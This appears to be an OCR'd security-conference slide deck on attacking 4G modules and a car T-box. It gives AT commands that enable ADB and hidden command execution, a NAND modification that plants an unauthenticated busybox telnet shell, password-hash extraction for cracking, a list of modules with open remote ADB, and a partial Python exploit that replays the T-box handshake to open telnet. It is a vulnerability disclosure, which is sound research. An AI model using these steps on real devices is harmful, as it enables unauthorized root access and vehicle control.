
- Through hidden AT command
  - Enable ADB
    - Simcom 7600: AT+CUSBADB=1,1
    - Fibocom L718: AT+ADBDEBUG=1

> The adb device for the SIM7600 series is turned off by default and needs to be opened by a AT command , and then the module takes effect.
> AT + CUSBADB = 1


  - Hidden system command execution
    - Quectel EC20: AT+QLINUXCMD="echo test > /dev/ttyGS0"
    - Command injection
- Last Resort: Hacking into the Nand Flash
  - Grab the NAND Flash Dump
  - Modify file system, add "/bin/busybox telnetd -l /bin/sh &" in init file
  - Re-attach the Nand Flash

Ways to Get Network Traffic


- Assume tcpdump capability
- Build a 4G base station
  - For researching, steady, convenient and fast
  - Use srsLTE (install easily than OAI)
  - Choose SDR devices：
    - USRP B200/B210/B200 mini
    - Bladerf x40 xa4
    - LimeSDR
  - Write SIM card
    - Writeable LTE test card (Only for test)
    - SIM card reader



Ways to Get Network Traffic



Write the sim card with our KI / OP / OPC



Run the srsLTE base station system

Recap

- After Attack Preparations
  - Get shell (high probability, adb shell)
  - Get file system (surely, NAND dump)
  - Get opened ports (surely, port scan)
  - Get connection between Cloud (surely, fake station)

- In case the above doesn't work
  - In most cases, after installing the correct drivers and setting to the correct AT mode, use ADB (USB) could get a root shell

- Introduction of 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- **Vulnerabilities Found and Exploitation**
- Suggested Defense Practice

Attack Via Vulnerabilities Discovered

- System management service vulnerabilities
  - Port scan: masscan –p 1-65535 192.168.99.100 –rate=3000

```
➜ MacOS masscan 192.168.199.1 -p 1-65000 --rate=3000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-18 06:17:24 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65000 ports/host]
Discovered open port 8123/tcp on 192.168.199.1
Discovered open port 50001/tcp on 192.168.199.1
Discovered open port 53/tcp on 192.168.199.1
```

  - Port view: netstat -tunlp

```
/ # netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5037          0.0.0.0:*               LISTEN      441/adbd
tcp        0      0 192.168.225.1:53        0.0.0.0:*               LISTEN      1122/dnsmasq
tcp        0      0 0.0.0.0:5565            0.0.0.0:*               LISTEN      441/adbd
tcp        0      0 fe80::7cd3:37ff:fe09:a800:53 :::*                    LISTEN      1122/dnsmasq
tcp        0      0 :::23                   :::*                    LISTEN      1490/busybox
udp        0      0 192.168.225.1:53        0.0.0.0:*                           1122/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1122/dnsmasq
udp        0      0 fe80::7cd3:37ff:fe09:a800:53 :::*                            1122/dnsmasq
```

Attack Via Vulnerabilities Discovered

- Opened telnet service
  - Search password file from flash dump, use **hashcat** to crack the password with GPU

```
root@ubuntu:/tmp/nand# strings '/home/pp/Desktop/zte-无坏块-无冗余' | grep "0:0:root"
root::0:0:root:/:/bin/sh
admin:XQ1KTOGgHn7[redacted]:0:0:root:/:/bin/sh
```

```
root@ubuntu:/tmp# telnet 192.168.99.100 4719
Trying 192.168.99.100...
Connected to 192.168.99.100.
Escape character is '^]'.

login: admin
Password:


BusyBox v1.21.0-uc0 (2018-10-24 12:05:19 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

Attack Via Vulnerabilities Discovered

- Opened remote ADB
  - We found many top seller modules open the remote ADB service by default.
  - Convenient for 3rd party customization

Brand	ZTE / GOSUNCN	LONGSUNG	YUGE	NEOWAY	SIMCOM	…….
mode	ME3630	U9300 U9507C	CLM920	N720	SIM7600	
port	5555	5555	5555	5555	5565(need open by self, some OEM manufacturers open it	

- Others
  - Web management with weak password
  - SSH with empty password
  - ……

Ranged attack - control the CAN bus

- A brand of car has an APP to remotely unlock the car and launch the engine.
- Buy the T-box from Auto Parts Shop.
- No USB ADB, no tcp ADB, no telnet, how to get a shell?
  - Firmware dump with NAND programmer.
  - With the network monitor methods, we obtain the traffic of the 16xxx port and located the bin.
  - Reverse engineering, not much functionality, but including enable USB ADB
  - Successfully turned on USB ADB, and get shell.
  - Another process listens on port 29xxx, Use IDA Pro to analyze

```
[redacted]:/ # adb -s MDM9607 shell
/ # busybox netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:16[redacted]     0.0.0.0:*               LISTEN      1692/[redacted]lns_srv
tcp        0      0 0.0.0.0:29[redacted]     0.0.0.0:*               LISTEN      1470/[redacted]upg_srv
```

Ranged attack - control the CAN bus

- find “recv” or “bind” in imports, and look at the xrefs

```
*(_WORD *)addr.sa_data = (v10 >> 8) | ((_WORD)v10 << 8);
while ( bind(dword_34438, &addr, 0x10u) )
{
  ++v9;
  sleep(1u);
  sub_285AC(v9, 10);
  if ( !v11 )
    OsLog(2, 194892, *v1);
}
OsLogEx(0, 7, 194928, *v1);
v12 = dword_34438;
if ( listen(dword_34438, 2) >= 0 )
{
  OsLogEx(0, 7, 194980, v12);
  while ( 1 )
  {
    addr_len = 16;
    *(_DWORD *)(v1 + 1) = accept(dword_34438, &v21, &addr_len);
    pthread_mutex_lock((pthread_mutex_t *)&unk_34B50);
    dword_34430 = *(_DWORD *)(v1 + 1);
    if ( dword_34B68 )
    {
      OsTaskDelete(dword_34B68);
      dword_34B68 = 0;
    }
    if ( dword_34450 )
    {
      SSL_free(dword_34450);
      dword_34450 = 0;
    }
    if ( dword_34434 != -1 )
      close(dword_34434);
    dword_34434 = dword_34430;
```


bind tcp prot 29xxx

```
pthread_mutex_unlock((pthread_mutex_t *)&unk_34B50);
v13 = SSL_new(dword_34B7C);
v14 = *(_DWORD *)(v1 + 1);
dword_34450 = v13;
SSL_set_fd(v13);
v15 = SSL_accept(dword_34450);
v17 = v15;
if ( v15 == -1 )
{
  OsLogEx(0, 7, 195004, v16);
  pthread_mutex_lock((pthread_mutex_t *)&unk_34B50);
  SSL_free(dword_34450);
  close(*(_DWORD *)(v1 + 1));
  *((_BYTE *)v1 + 2) = v17;
  *((_BYTE *)v1 + 3) = v17;
  *((_BYTE *)v1 + 4) = v17;
  *((_BYTE *)v1 + 5) = v17;
  dword_34450 = 0;
  pthread_mutex_unlock((pthread_mutex_t *)&unk_34B50);
}
else
{
  sub_1E7C8(0);
  sub_24BE8(0x2DFC4);
  v22 = 1;
  dword_34B68 = OsTaskCreate(0x24398, 16, v1, 0);
  if ( !dword_34B68 )
    OsLogEx(0, 7, 195024, "UpgSrvEicSocketCreateReceDataFmPCPthread");
}
```

using SSL

function at 0x24398
handle recv data

- go into the function where execute the recv data and do the encryption algorithm reverse.



Ranged attack - control the CAN bus

- The function which dispatch the receive command
- Include open the telnet!

```
    byte_34E4B = 0;
    return result;
  }
}
switch ( byte_34E4A )
{
  case 1:
    sub_1CAC4((unsigned __int8)byte_34E4B);
    goto LABEL_10;
  case 2:
    sub_1CC14((unsigned __int8)byte_34E4B);
    goto LABEL_10;
  case 3:
    sub_1C760((unsigned __int8)byte_34E4B);
    goto LABEL_10;
  case 4:
    v1 = &byte_34E48;
    if ( byte_34E4B )
      goto LABEL_18;
    sub_1CAC4(0);
    sub_1CC14(0);
    sub_1C760(0);
    goto LABEL_10;
  case 5:
    if ( byte_34E4B )
    {
      result = FmcOsLog(3);
      byte_34E48 = 0;
      byte_34E49 = 0;
      byte_34E4A = 0;
```

dispatch function which enable telnet

```
unsigned int __fastcall sub_1CC14(unsigned int result)
{
  unsigned int v1; // r4@1
  char v2; // [sp+4h] [bp-14h]@3

  v1 = result;
  if ( result <= 1 )
  {
    if ( !sub_1C93C("telnetd", &v2) )
    {
      OsDoexec((int)"killall telnetd", (int)"w", 0);
      OsDoexec((int)"telnetd -p 1898 &", (int)"w", 0);
    }
    if ( v1 == 1 )
    {
      sub_18D20("/etc/conf/ex_interface.conf", "TELNETD_IFEN", "1", 0);
      result = OsLogEx(1, 7);
    }
    else
    {
      result = OsLogEx(1, 7);
    }
  }
  else if ( result == 2 )
  {
    if ( sub_1C93C("telnetd", &v2) == (DIR *)1 )
      sDoexec((int)"killall telnetd &", (int)"w", 0);
    sub_18D20("/etc/conf/ex_interface.conf", "TELNETD_IFEN", "0", 0);
    result = OsLogEx(1, 7);
  }
  return result;
}
```

start telnetd service
this mode need password :(

- The keys
  - All of the interaction is based on AES and RSA encryption
  - The AES key is hard-coded in binary
  - RSA private file is stored on disk and has a password
  - But the password is is hard-coded in binary too, and in actually it's very easy to guess – The company's name
- So, Let's write the exploit
- At last, we opened the telnet

```
key=
data = '\x0d\x05\x66\x01\x00\x01\x00\x00\x0d\x0a'
data_a = binascii.b2a_hex(data)
data_en = aes_en(data_a,key)
secure_sock.write(data_en)
print "send 1 0 done"

data_re = secure_sock.read(1024)
data_re_en = aes_de(data_re)
#print "recv :"+data_re_en

message = binascii.a2b_hex(data_re_en[14:46])
print "recv time stam : "+message
key = b '
h = hmac.new(key, message, hashlib.md5)
print h.hexdigest()
datal = '\x0d\x05\x66\x01\x00\x11\x02'+binascii.a2b_hex(h.hexdigest())
che = check_sum(datal[3:])
datal = datal + chr(che) + '\x0d\x0a'
datal_a = binascii.b2a_hex(datal)
data_en = aes_en(datal_a,key)
#print "data: "+data_en
secure_sock.write(data_en)
print "send 1 2 done"

data = '\x0d\x05\x66\x01\x00\x02\x04\x00\x07\x0d\x0a'
data_a=binascii.b2a_hex(data)
data_en = aes_en(data_a,key)
secure_sock.write(data_en)
print "send 1 4 done"

data_re = secure_sock.read(1024)
data_re_en = aes_de(data_re)
#print data
print data_re_en[14:46]
new_key = aes_de(binascii.a2b_hex(data_re_en[14:46]))
print binascii.b2a_hex(new_key)

data = '\x0d\x05\x66\xf2\x00\x01\x01\xf2\x0d\x0a'
data_a = binascii.b2a_hex(data)
data_en = aes_en(data_a,new_key)
secure_sock.write(data_en)
print "send f2 01 done"
```

1.Get SSL connection with TBOX, send handshake step1 data with the default AES key.

2.Receive time stamp from TBOX, make an hmac with it, and send handshake step2 data.


3.Send handshake step3 data.

